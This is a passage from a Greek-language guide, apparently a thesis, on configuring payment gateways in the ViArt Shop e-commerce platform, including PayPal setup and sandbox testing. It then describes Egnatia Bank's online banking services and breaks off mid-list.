
Ακολουθούμε τη διαδρομή : Administration > Sales Orders > Payment Systems > Edit System.



1	Personal	**Yes**	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
2	VeriSign PayFlow Link	**Yes**	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
3	Authorize.Net SIM	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
4	WorldPay	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
5	2CheckOut	**Yes**	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
6	PayPal	**Yes**	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
7	Authorize.Net AIM	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
8	PRI Merchants Advanced	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
9	YourPay Connect	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
10	YourPay API	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
11	LinkPoint Connect	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
12	LinkPoint API	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
14	Paymate Express	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
15	Protx VSP Form	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
16	Protx VSP Direct	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
17	eGold SCI	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
18	Beanstream API	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
19	Payoffshore API	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
20	iDEAL Advanced for Ing Bank	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
21	PayPal Pro (Express Checkout)	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
22	PayPal Pro (Direct API)	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
23	VeriSign PayFlow Pro	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
24	ePDQ CPI	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
25	Garanti	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
26	VXSBill.com	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings




27	ePDQ MPI	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
28	ProxyPay	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
29	Posnet	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
30	Akbank	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
31	Netbilling	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
32	Chronopay	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
33	Multipay	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
34	Google Checkout API	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
35	Akbank 3D secure	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
36	Protx VSP Server	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
37	VCS	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
38	Cybersource SOP	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
39	KORTA in Iceland	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
40	eCommerceConnect	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
41	Cashu	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
42	ECHO	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
43	MoneyBooker	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
44	SIPS	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
45	DGL (Credit Card)	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
46	DGL (ACH Interface)	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
47	DGL (EUDEBIT Interface)	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
48	Nochex	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
49	iDEAL Easy for ABN AMRO	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
50	PayFlow Pro Direct	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings
51	PayFlow Pro Express	Όχι	Όχι	Edit System	Payment Details Page	Final Checkout Page	Recurring Settings



Εικόνα 88: Σύστημα πληρωμής.

Επί του παρόντος, το ViArt Shop υποστηρίζει, ως προεπιλογή, 52 συστήματα πληρωμής. Αυτό σημαίνει ότι ήδη έχουμε 52 συστήματα πληρωμής εγκατεστημένα για το ηλεκτρονικό μας κατάστημα. Το μόνο που χρειάζεται είναι να ρυθμίσουμε ένα λογαριασμό σε καθένα από αυτά για να μπορούμε να τα χρησιμοποιήσουμε. Αφού κάνουμε αυτή τη διαδικασία, τότε απαιτείται να εισέλθουμε στις λεπτομέρειες του λογαριασμού, τις οποίες τις παίρνουμε από το σύστημα πληρωμής μέσα στο ηλεκτρονικό μας κατάστημα.

Αναγκαία προϋπόθεση είναι να συμπληρώσουμε τα παρακάτω πεδία:




Εικόνα 89: Ρύθμιση συστήματος πληρωμής.

- Είναι ενεργό (Is Active): ενεργοποιεί/απενεργοποιεί το σύστημα πληρωμής.
- Προεπιλεγμένο (Is Default): ρυθμίζει το σύστημα πληρωμής ως προεπιλεγμένο.
- Όνομα συστήματος πληρωμής (Payment System Name): το όνομα του συστήματος πληρωμής το οποίο θα εμφανίζεται στους πελάτες και στη λίστα των συστημάτων πληρωμών.
- Πληροφορίες πληρωμής (Payment Information): μας επιτρέπει να εισάγουμε μια περιγραφή του συστήματος πληρωμής ή κάποια άλλη πληροφορία. Το συγκεκριμένο, θα εμφανιστεί στους πελάτες στο "Checkout" στη σελίδα δηλαδή που θα περιέχει τις λεπτομέρειες πληρωμής.
- Σημειώσεις εγκατάστασης (Installation Notes): περιλαμβάνει κάποιες οδηγίες σχετικά με το πώς οργανωθεί το σύστημα πληρωμής. Η πληροφορία αυτή είναι ορατή μόνο στους διαχειριστές.

- Ιστοσελίδα πληρωμής (Payment Url): καθορίζει την κατάληξη στην οποία ο πελάτης θα ανακατευθυνθεί ως προς τις λεπτομέρειες πληρωμής του/της. Αυτό μπορεί να επιτευχθεί στο δικό μας server (credit_card_info.php) ως προεπιλεγμένο, ή ακόμα και σε εξωτερικό server.
- Μέθοδος προτύπου επιβεβαίωσης (Form Submit Method): καθορίζει πως τα δεδομένα θα επιβεβαιωθούν.

3.12 Σελίδα λεπτομερειών πληρωμής



Εικόνα 90: λεπτομέρειες πληρωμής και ρυθμίσεις πιστωτικών καρτών.

Θα πρέπει να επιλέξουμε κάποιες παραμέτρους πληρωμής όπως εμφανίζονται στην εικόνα 82: όνομα κατόχου κάρτας, όνομα, επώνυμο, αριθμός κάρτας, τύπος κάρτας, ημερομηνία λήξης κάρτας κτλ.

Επίσης στις ρυθμίσεις ασφαλείας, μπορούμε να καθορίσουμε το επίπεδο ασφαλείας από την πλευρά του διαχειριστή, στο ηλεκτρονικό μας κατάστημα.


- Αποκοπή των τεσσάρων τελευταίων ψηφίων της πιστωτικής κάρτας (Cut off from credit card number four last digits): Εφόσον το έχουμε επιλέξει, οι αριθμοί των πιστωτικών καρτών θα εμφανίζονται σε όλους τους διαχειριστές χωρίς τα τέσσερα τελευταία ψηφία (Administration > Orders Maintenance > Order).
- Ο αριθμός της πιστωτικής κάρτας και ο κωδικός ασφαλείας θα γνωστοποιεί στο σύστημα πώς να χειριστεί τα αντίστοιχα δεδομένα: να τα αποθηκεύει κρυπτογραφημένα έτσι ώστε σε αυτήν περίπτωση δεν είναι δυνατόν κάποιος να επαναφέρει τα δεδομένα.

3.13 Τελική σελίδα πληρωμής (Final Checkout Page)

Αφού η παραγγελία έχει πλέον επιβεβαιωθεί από τον πελάτη, τότε ανακατευθύνεται στο τελευταίο βήμα της διαδικασίας αυτής. Σε αυτό το στάδιο ο πελάτης ενημερώνεται για την κατάσταση της παραγγελίας του η οποία έχει τοποθετηθεί. Η διαδρομή είναι:

Administration> Sales Orders> Payment Systems> Final Checkout Page

Το τμήμα αυτό μας επιτρέπει να ρυθμίσουμε τα μηνύματα τα οποία θα εμφανίζονται στους πελάτες κατόπιν την επιβεβαίωση της παραγγελίας τους, επίσης επιτρέπει τη ρύθμιση των e-mail ειδοποιήσεων.



Εικόνα 91: παράμετροι επιβεβαίωσης, τελικά μηνύματα και e-mail ειδοποιήσεις.

Στις παραμέτρους επιβεβαίωσης, καταρχήν, για να επιτρέψουμε στο σύστημα να γνωρίζει ποιο ακριβώς μήνυμα θα εμφανίζει στους πελάτες ανάλογα με ποια κατάσταση προσδιορίζει την παραγγελία, θα χρειαστεί να ρυθμίσουμε τα δεδομένα της διαδικασίας επιβεβαίωσης.

Στην περίπτωση που χρησιμοποιούμε εξωτερικό σύστημα πληρωμής και ολόκληρη η διαδικασία παραγγελίας πραγματοποιείται εκτός της σελίδας του συστήματος μας, αφού ο πελάτης παρέχει όλα τα δεδομένα τα οποία απαιτούνται και επιβεβαιώσει την παραγγελία του, τότε θα πρέπει να ανακατευθυνθεί στην τελική σελίδα πληρωμής. Εν τω μεταξύ θα πρέπει να κατέχουμε τα αποτελέσματα που έχουν χρησιμοποιηθεί από το σύστημα πληρωμής και να επιτρέψουμε στο σύστημα του ηλεκτρονικού μας καταστήματος να χειριστεί αυτά τα αποτελέσματα κατάλληλα.

3.14 Δημιουργία PayPal

Το PayPal καθίσταται ένα από τα πιο διαδεδομένα συστήματα πληρωμής που χρησιμοποιείται παγκοσμίως. Επομένως, η πύλη πληρωμής PayPal είναι ολοκληρωμένη στο ηλεκτρονικό κατάστημα ViArt καθώς αποτελεί ένα από τα βασικά προκαθορισμένα συστήματα πληρωμής.

Επί του παρόντος, το ηλεκτρονικό κατάστημα ViArt έχει τρεις πύλες πληρωμής PayPal, ονομαστικά:

- PayPal
- PayPal Pro (Express Checkout): προσφέρει τη δυνατότητα στους πελάτες να χρησιμοποιούν τη χρεωστική πληροφορία που είναι αποθηκευμένη στο PayPal λογαριασμό τους και δεν είναι υποχρεωμένοι να εισάγουν τις λεπτομέρειες πληρωμής όταν ψωνίζουν στο ηλεκτρονικό κατάστημα.
- PayPal Pro (Direct Api): επιτρέπει στους εμπόρους να παρέχουν υπηρεσίες ηλεκτρονικών πληρωμών εξ' ολοκλήρου στην ιστοσελίδα τους μέσω API της PayPal. Οι επισκέπτες των ηλεκτρονικών καταστημάτων μπορούν να διεκπεραιώσουν τις συναλλαγές τους με οποιαδήποτε πιστωτική κάρτα και δεν είναι απαραίτητο να διαθέτουν λογαριασμό στο PayPal.

Για να εγκαταστήσουμε σωστά το PayPal σύστημα πληρωμής στο ηλεκτρονικό μας κατάστημα πρέπει να δημιουργήσουμε τις κατάλληλες ρυθμίσεις για αυτό. Αρχικά, πρέπει να δημιουργήσουμε έναν PayPal λογαριασμό (αν δεν έχουμε ήδη ένα).

Για να δημιουργήσουμε έναν επαγγελματικό(business) PayPal λογαριασμό, ακολουθούμε τα παρακάτω βήματα:

1. Πηγαίνουμε στο: www.paypal.com .
2. Επιλέγουμε εγγραφή σήμερα (sign up today).
3. Δημιουργούμε έναν λογαριασμό για ιδιοκτήτες επιχείρησης.
4. Ακολουθούμε τις οδηγίες που μας κατευθύνει η ιστοσελίδα του PayPal.

Εκτός αν ήδη έχουμε έναν προσωπικό λογαριασμό (personal or premier account), ακολουθούμε τα παρακάτω βήματα:

1. Πηγαίνουμε στο: www.paypal.com .
2. Επιλέγουμε το αναβάθμιση του προσωπικού μας λογαριασμού.
3. Επιλέγουμε το κουμπί αναβάθμιση τώρα.
4. Διαλέγουμε να αναβαθμίσουμε σε επαγγελματικό λογαριασμό και ακολουθούμε τις οδηγίες για να ολοκληρώσουμε την αναβάθμιση.
5. Αν δεν έχουμε ήδη, προσθέτουμε έναν τραπεζικό λογαριασμό για να γίνουμε επιβεβαιωμένο μέλος (verified member). Ακολουθούμε τις οδηγίες που μας κατευθύνει η ιστοσελίδα του PayPal. Αυτή η διαδικασία μπορεί να διαρκέσει δύο με τρεις εργάσιμες μέρες.

Εικόνα paypal: οι πελάτες ψωνίζουν στο ηλεκτρονικό μας κατάστημα και κάνουν κλικ στο κουμπί πληρωμής, η πληρωμή γίνεται μέσω ασφαλών σελίδων που παρέχει το paypal και τελικά οι πελάτες επιστρέφουν στο ηλεκτρονικό μας κατάστημα μετά την πληρωμή τους

Ρύθμιση του ViArt Shop για PayPal λογαριασμό:

Όταν ο λογαριασμός μας έχει δημιουργηθεί και οι απαραίτητες ρυθμίσεις έχουν γίνει, το επόμενο βήμα είναι να δημιουργήσουμε ακριβείς ρυθμίσεις διαμόρφωσης στο ηλεκτρονικό μας κατάστημα. Έτσι ακολουθούμε τη διαδρομή: Διαχειριστής >

Παραγγελίες > Σύστημα πληρωμής, και επιλέγουμε PayPal και κάνουμε κλικ στο “edit system”. Στη συνέχεια, συμπληρώνουμε τα πεδία που θεωρούμε απαραίτητα.

Στη λίστα με τις παραμέτρους, καθορίζουμε την ηλεκτρονική διεύθυνση της επιχείρησης μας όπου λέει: your.paypal@email.address και καθορίζουμε την αξία για το “at” (παράμετρος τεκμηρίου ταυτότητας) από τις ρυθμίσεις του PayPal.

Έλεγχος:

Για να ελέγξουμε το PayPal σύστημα πληρωμής προτού δοκιμαστεί ζωντανά, το PayPal μας επιτρέπει να το κάνουμε αυτό χρησιμοποιώντας το καλούμενο “Sandbox” περιβάλλον ελέγχου χωρίς να εκτελούμε αληθινή διεκπεραίωση πληρωμής. Για αυτό, θα πρέπει να δημιουργηθεί ένας επιπλέον Sandbox λογαριασμός ακολουθώντας τα βήματα που περιγράφονται από τη σελίδα του Sandbox λογαριασμού.

4. Διεκπεραίωση πληρωμών μέσω τράπεζας

Τράπεζα Εγνατίας, http://www.egnatiabank.gr

Η Εγνατία Τράπεζα παρέχει στους πελάτες της επτά υπηρεσίες e-banking. Πρόκειται για:

- Την egnatiaPayment, η οποία προσφέρει τη δυνατότητα σε εταιρίες να διεκπεραιώνουν αυτόματα τη μισθοδοσία του προσωπικού τους ή να εκτελούν οποιαδήποτε άλλη εντολή πληρωμής προς τρίτους μέσω διαδικτύου.
- Την υπηρεσία egnatiaTeller, η οποία απευθύνεται σε ιδιώτες και επιχειρήσεις παρέχοντας τους τη δυνατότητα διενέργειας τραπεζικών συναλλαγών μέσω internet.
- Την υπηρεσία egnatiaTrader, η οποία απευθύνεται σε ιδιώτες και εταιρίες δίνοντας τους τη δυνατότητα εκτέλεσης χρηματιστηριακών συναλλαγών και χρηματιστηριακής ενημέρωσης μέσω internet.
- Την υπηρεσία webFunds, η οποία προσφέρει τη δυνατότητα σε εταιρίες και ιδιώτες διάθεσης και εξαγοράς Α/Κ μέσω του διαδικτύου.
- Τις υπηρεσίες webShop και egnatiaPrepay, οι οποίες απευθύνονται σε εταιρίες που προσφέρουν προϊόντα και υπηρεσίες στους πελάτες τους μέσω internet και,
- Την υπηρεσία webTicket, που δίνει τη δυνατότητα σε εταιρίες που δραστηριοποιούνται στο χώρο του θεάματος γενικότερα, να διαθέτουν εισιτήρια για εκδηλώσεις και παραστάσεις τους μέσω του διαδικτύου.

4.1 EgnatiaPayment

Η υπηρεσία egnatiaPayment απευθύνεται μόνο σε νομικά πρόσωπα(εταιρίες) και παρέχει τη δυνατότητα σε κάθε εταιρία που τηρεί λογαριασμό όψεως ή ταμιευτηρίου στην Εγνατία Τράπεζα να διεκπεραιώνει αυτόματα τη μισθοδοσία του προσωπικού της ή να εκτελεί οποιαδήποτε άλλη εντολή πληρωμής προς τρίτους που τηρούν λογαριασμούς στην τράπεζα ή σε άλλες τράπεζες του εσωτερικού, μέσω διαδικτύου.

Επίσης, προσφέρει αυτόματη χρέωση λογαριασμών που τηρούνται εντός τράπεζας και πίστωση λογαριασμού της εταιρίας. Συγκεκριμένα η υπηρεσία egnatiaPayment προσφέρει:

- Δυνατότητα καταχώρισης εντολών πληρωμών 24 ώρες το 24ωρο, 365 μέρες το χρόνο, από οπουδήποτε υπάρχει σύνδεση στο διαδίκτυο χωρίς τη προσέλευση σε κατάστημα της τράπεζας.
- Ασφάλεια σύνδεσης και αποστολής αρχείων εντολών μέσω διαδικτύου, με πλήρη έλεγχο της αποστολής και του περιεχομένου των αρχείων από την ίδια την εταιρία. Η υπηρεσία παρέχει κρυπτογράφηση των μεταφερομένων δεδομένων από και προς το server της Εγνατίας Τράπεζας με πρωτόκολλο SSL 128bit. Επιπλέον, λειτουργεί κάτω από την "ομπρέλα" ενιαίας ασφάλειας των διαδικτυακών εφαρμογών της τράπεζας που παρέχεται μέσω των κωδικών PIN-TAN του egnatiaTeller.
- Πρόσθετη ασφάλεια περιεχομένου των αρχείων πληρωμών, μέσω της ειδικής γραμμογράφησης του header των αποστελλόμενων αρχείων.
- Αμεσότητα ενημέρωσης της εταιρίας-χρήστη. Εντός μερικών δευτερολέπτων από την καταχώριση του αρχείου πληρωμής παρέχεται ενημέρωση της εταιρίας για οποιαδήποτε προβλήματα εμφανίζουν οι λογαριασμοί των δικαιούχων. Κατά συνέπεια παρέχεται η δυνατότητα στη εταιρία-χρήστη. Δεν απαιτείται πλέον προσκόμιση από την εταιρία δισκέτας και έντυπης εντολής πληρωμής με λίστα των μισθοδοτούμενων σε κατάστημα της Εγνατίας Τράπεζας.
- Ευελιξία χρήσης, αφού παρέχεται η δυνατότητα διόρθωσης των εντολών πληρωμής μέσω online διαγραφής των ως προς εκτέλεση των εντολών και αποστολής νέων εντολών χωρίς υποχρεωτική προσέλευση σε κατάστημα.
- Ευκολία παρακολούθησης και τήρησης αρχείου πληρωμών. Η υπηρεσία egnatiaPayment παρέχει τη δυνατότητα εμφάνισης όλων των εντολών πληρωμής που καταχωρήθηκαν στην υπηρεσία από την εταιρία-χρήστη με κατάλληλη χρωματική ένδειξη ανάλογα με την κατάσταση (status) υλοποίησης τους.

4.2 EgnatiaTeller

Μέσω της δωρεάν υπηρεσίας egnatiaTeller, ο πελάτης έχει τις εξής δυνατότητες:

- Αυτόματη μεταφορά χρηματικών ποσών σε λογαριασμούς τρίτων σε άλλες τράπεζες.
- Πληρωμή ασφαλιστικών εισφορών ΤΕΒΕ με Εντολή Πληρωμής και ανάθεση Άμεσης Χρέωσης (Πάγια Εντολή).
- Πληρωμή Φ.Π.Α και Εργοδοτικών Εισφορών Ι.Κ.Α.
- Πληρωμή λογαριασμών Δ.Ε.Η, Ο.Τ.Ε, κινητής και σταθερής τηλεφωνίας(VODAFONE, MOBITEL, FORTHnet) με Εντολή Πληρωμής και ανάθεση Άμεσης Χρέωσης (Πάγια Εντολή).
- Μεταφορά χρηματικών ποσών σε λογαριασμούς τρίτων.
- Online πληρωμή πιστωτικής κάρτας (EGNATIA VISA) και δυνατότητα παρακολούθησης αναλυτικού statement.
- Διαχείριση λογαριασμών.
- Υπόλοιπα λογαριασμών.
- Αναλυτικές κινήσεις λογαριασμών.
- Mini statement λογαριασμών.
- Διαχείριση παραμέτρων ασφάλειας.
- Αλλαγή PIN πρόσβασης.
- Αίτηση νέας λίστας TAN.
- Αιτήσεις για προϊόντα της Εγνατίας Τράπεζας.
- Αίτηση έκδοσης βιβλιαρίου επιταγών.
- Αίτηση ενέγγυας πίστωσης.
- Αίτηση έκδοσης εγγυητικής επιστολής.
- Ενημέρωση για την κατάσταση εντολής πληρωμής.
- Παρακολούθηση των ιδιωτικών επιταγών της τράπεζας, οι οποίες είναι συνδεδεμένες με τους τραπεζικούς λογαριασμούς.
- Πληρωμή Τελών Κυκλοφορίας και Διάθεση Σημάτων.
- Υπολογισμός IBAN λογαριασμού.
- Συναλλαγματικές Ισοτιμίες.
- Υπολογισμός δόσεων Δανείου.

4.3 EgnatiaTrader και webFunds

Μέσω των υπηρεσιών egnatiaTrader και webFunds, ο πελάτης έχει τις εξής δυνατότητες:

- Δημιουργία της προσωπικής του σελίδας με εικονικά χαρτοφυλάκια.
